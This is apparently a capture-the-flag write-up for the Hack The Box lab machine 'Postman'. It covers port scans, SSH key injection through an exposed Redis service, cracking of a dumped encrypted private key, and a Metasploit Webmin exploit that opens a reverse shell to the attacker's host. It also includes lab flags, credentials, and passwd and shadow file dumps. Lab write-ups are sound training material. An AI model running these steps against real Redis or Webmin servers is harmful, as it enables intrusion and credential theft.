

Credentials

Username	Password
Matt	computer2008

Flags	Value
user.txt	b964b70d5b067b2aa094ac717b8005f9
root.txt	34c6201e100caa64686290c2e4abc268

Nmap

Simple ports enumeration.

```
$ nmap -sC -sV -oA nmap/postman $IP
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-05 22:25 CEST
Nmap scan report for 10.10.10.160
Host is up (0.14s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 46:83:4f:f1:38:61:c0:1c:74:cb:b5:d1:4a:68:4d:77 (RSA)
|   256 2d:8d:27:d2:df:15:1a:31:53:05:fb:ff:f0:62:26:89 (ECDSA)
|_  256 ca:7c:82:aa:5a:d3:72:ca:8b:8a:38:3a:80:41:a0:45 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: The Cyber Geek's Personal Website
10000/tcp open  http     MiniServ 1.910 (Webmin httpd)
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: MiniServ/1.910
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
```

```
https://nmap.org/submit/ .
```

```
Nmap done: 1 IP address (1 host up) scanned in 63.26 seconds
```

Full ports enumeration show a **redis service**.

```
$ nmap -p- -sC -sV -oA nmap/postman-all-ports $IP
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-05 22:51 CEST
Stats: 0:11:45 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 41.52% done; ETC: 23:19 (0:16:35 remaining)
Stats: 0:15:13 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 49.29% done; ETC: 23:22 (0:15:40 remaining)
Stats: 0:19:07 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 58.06% done; ETC: 23:24 (0:13:49 remaining)
Nmap scan report for Postman (10.10.10.160)
Host is up (0.042s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 46:83:4f:f1:38:61:c0:1c:74:cb:b5:d1:4a:68:4d:77 (RSA)
|   256 2d:8d:27:d2:df:15:1a:31:53:05:fb:ff:f0:62:26:89 (ECDSA)
|_  256 ca:7c:82:aa:5a:d3:72:ca:8b:8a:38:3a:80:41:a0:45 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: The Cyber Geek's Personal Website
6379/tcp  open  redis    Redis key-value store 4.0.9
10000/tcp open  http     MiniServ 1.910 (Webmin httpd)
|_ http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2325.43 seconds
```

HTTP

Nothing interesting on this site.

Welcome to The Cyber Geek's Personal Website!

Under Construction! Coming Soon!

Postman@htb wishes for you to accept the cookies by closing this dialogue.

×

MiniServ

Error - Document follows

This web server is running in SSL mode. Try the URL <https://Postman:10000/> instead.

Add the `postman` hostname to the `/etc/hosts` file : `https://postman:10000/`

We arrive on a login page of a `Webmin`.



You must enter a username and password to login to the server on `postman`

☐ Remember me

➔ Sign in

Redis

Exploit

<https://github.com/psmiraglia/ctf/blob/master/kevgir/000-redis.md>

I create an `SSH key` with `ssh-keygen`.

```
$ echo -e '\n\n' >> spaced_keys.txt
$ cat postman_keys.pub >> spaced_keys.txt
$ echo -e '\n\n' >> spaced_keys.txt
```

```
$ redis-cli -h 10.10.10.160
10.10.10.160:6379> CONFIG GET dir
1) "dir"
2) "/home/user/.ssh"
10.10.10.160:6379> CONFIG GET dbfilename
1) "dbfilename"
2) "dump.rdb"
```

```
10.10.10.160:6379> CONFIG SET dbfilename "authorized_keys"
10.10.10.160:6379> CONFIG GET dir
1) "dir"
2) "/home/user/.ssh"
10.10.10.160:6379> CONFIG GET dbfilename
1) "dbfilename"
2) "authorized_keys"
10.10.10.160:6379> flushall
```

I upload the private key on the redis in the `authorized_keys` file.

```
$ cat spaced_keys.txt | redis-cli -h 10.10.10.160 -x set sshblob
OK
$ redis-cli -h 10.10.10.160 save
OK
```

Privesc

Matt

There is a backup file in `/opt/id_rsa.bak`.

```
$ cat /opt/id_rsa.bak

-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-CBC,73E9CEFBCCF5287C

JehA51I17rsC00VqyWx+C8363I0BYXQ11Ddw/pr3L2A2NDtB7tvsXNyqKDghfQnX
cwGJJUD9kKJniJkJzrvF1WepvMNkj9ZItXQzYN8wbjlrku1bJq5xnJX9EUb5I7k2
7GsTwsMvKzXkkfEZQaXK/T50s3I4Cdcfbr1dXIyabXLLpZ0iZEKvr4+KySjp4ou6
cdnCWhzka/TwJpXG1We0mMvtCZW1HCBUTYsNP6BDf78bQGmmLirqRmXfLB92JhT9
1u8JzHCJ1zZMG5vaUtvon0qgPx7xeIU06LAFTozrN9MGWEqBEJ5zMVrrt3TGVkcv
EyvLWwks7R/gjxHyUwT+a5LCGGSjVD85LxYutgWx0UKbtWGBbU8yi7YsXlKCwwHP
UH70fQz03VWy+K0aa8Qs+Eyw6X3wbWnue03ng/sLJnJ729zb3kuym8r+hU+9v6VY
Sj+QnjVTYjDfnT22jJBUHTV2yrKeAz6CXdfT+xIhxEAiv0m1ZkkyQkWpUiCzyuYK
t+MStwWtSt0VJ4U1Na2G3xGPjmrkmjwXvudKC0YN/OBoPPOTaBVD9i6fsoZ6pwnS
5Mi8BzrBhd00wHaDcTYPc3B00CwqAV5MXmkAk2zKL0W2tdVYksKwxKCwGmWlpdke
P2JGlp9LWEerMfolbjTSOU5mDePfmQ3fwC06MPBiqrzrFcPNJr7/McQECb5sf+06
jKE3Jfn0UVE2QVdVK3oEL6DyaBf/W2d/3T7q10Ud7K+4Kd36gxMBf33Ea6+qx3Ge
SbJIhksW5TKhd505AiUH2Tn89qNGecVJEbjKeJ/vFZC5YIsQ+9s189TmJHL74Y3i
l3YXDEsQjzhHxX5X/RU02D+AF07p3BSRjhd30cjj0uuWkKowpoo0Y0eblgmd7o2X
0VIWrskPK4I7IH5gbkrxVGb/9g/W2ua1C3Nncv3Mncf0n1I17BS/QwNtuTozG8p
S9k3li+rYr6f3ma/ULsUnKiZls8SpU+RsaosLGKZ6p2oIe8oRSmLOCsY0ICq7eRR
hkuzUuH9z/mBo2tQWh8qvToCSEjg8yN09z8+LdoN1wQWMPaVwRBjIyxCPHFTJ3u+
Zxy0tIPwjCZvxUfYn/K4FVHavvA+b9lopnUCEAERpwIv8+tYofwGVpLVC0DrN58V
XTfB2X9sL1oB3h04mJF0Z3yJ2KZEdYwHGGuqNTFagN0gBcyNI2wsxZNzIK26vPrOD
b6Bc9UdiWCZqMKUx4aMTLhG5R0jgQGytWf/q7MGr03cF25k1PEWNYZMqY4WYsZXi
WhQFHkFOINwVE0tHakZ/ToYaUQNtRT6pZyHgvjT0mTo0t3jUERsppj1pwbggCGmh
KTkmhK+MTaoy89Cg0Xw2J18Dm0o78p6UNrkSue1CsWjEfEIF3NAMEU2o+Ngq92Hm
npAFRetvwQ7xukk0rbb6mvF8gSqLQg7WpbZFytgS05TpPZPM0h8tRE8YRdJheWrQ
VcNyZH80HYqES4g2UF62KpttqSwLiif4utHq+/h5CQwsF+JRg88bnxh2z2BD6i5W
X+hK5HPpp6QnjZ8A5ERuUEGaZBEUvGJtPGHjZyLpkytMhTjaOrRNYw==

-----END RSA PRIVATE KEY-----
```

We convert the encrypted key into a format so that `john` can crack it.

```
$ ./ssh2john.py private_key > hash_private_key
```


Let's crack it with `john`.

```
$ john --wordlist=/opt/rockyou.txt hash_private_key.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded hashes
Cost 2 (iteration count) is 2 for all loaded hashes
Will run 8 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
computer2008      (private_key)
Warning: Only 2 candidates left, minimum 8 needed for performance.
1g 0:00:00:05 DONE (2021-05-05 23:32) 0.1718g/s 2464Kp/s 2464Kc/s
2464KC/sa6_123..*7;Vamos!
Session completed
```

We get the password `computer2008`.

Root

We can now connect with the username `Matt` and the previous password on the `Webmin`.



We use an `msf exploit` to obtain a `root shell`.

```

msf6 exploit(linux/http/webmin_packageup_rce) > set LHOST 10.10.14.8
LHOST => 10.10.14.8
msf6 exploit(linux/http/webmin_packageup_rce) > set RHOSTS 10.10.10.160
RHOSTS => 10.10.10.160
msf6 exploit(linux/http/webmin_packageup_rce) > set USERNAME Matt
USERNAME => Matt
msf6 exploit(linux/http/webmin_packageup_rce) > set PASSWORD computer2008
PASSWORD => computer2008
msf6 exploit(linux/http/webmin_packageup_rce) > run

[*] Started reverse TCP handler on 10.10.14.8:4444
[+] Session cookie: 20bdfd70bef7bd0120370cc6f1ab1126
[*] Attempting to execute the payload...
[*] Command shell session 1 opened (10.10.14.8:4444 -> 10.10.10.160:41276) at 2021-05-05 23:44:02 +0200
id

uid=0(root) gid=0(root) groups=0(root)

```

Passwd file

```

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network
Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd
Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106:./home/syslog:/usr/sbin/nologin
messagebus:x:103:107:./nonexistent:/usr/sbin/nologin

```

```
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
uidd:x:105:109::/run/uidd:/usr/sbin/nologin
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
Matt:x:1000:1000:,,,:/home/Matt:/bin/bash
redis:x:107:114::/var/lib/redis:/bin/bash
```

Shadow file

```
root:$6$BY.59Uqc$0CL4yigbZkNkprjAJHjUEzPIjvbYUuyNDwBwcl9/R3doZU3myn/cnTakyFmQRUrb-
daemon*:18132:0:99999:7:::
bin*:18132:0:99999:7:::
sys*:18132:0:99999:7:::
sync*:18132:0:99999:7:::
games*:18132:0:99999:7:::
man*:18132:0:99999:7:::
lp*:18132:0:99999:7:::
mail*:18132:0:99999:7:::
news*:18132:0:99999:7:::
uucp*:18132:0:99999:7:::
proxy*:18132:0:99999:7:::
www-data*:18132:0:99999:7:::
backup*:18132:0:99999:7:::
list*:18132:0:99999:7:::
irc*:18132:0:99999:7:::
gnats*:18132:0:99999:7:::
nobody*:18132:0:99999:7:::
systemd-network*:18132:0:99999:7:::
systemd-resolve*:18132:0:99999:7:::
syslog*:18132:0:99999:7:::
messagebus*:18132:0:99999:7:::
_apt*:18132:0:99999:7:::
uidd*:18132:0:99999:7:::
sshd*:18132:0:99999:7:::
Matt:$6$QNBwoLyZ$s6GT0YGr7.6USu4BLCcjFsWhvgQ5BV0qV830iiB4TTc3i4jbuaCxuuF9A07uuP65F
redis*:18133:0:99999:7:::
```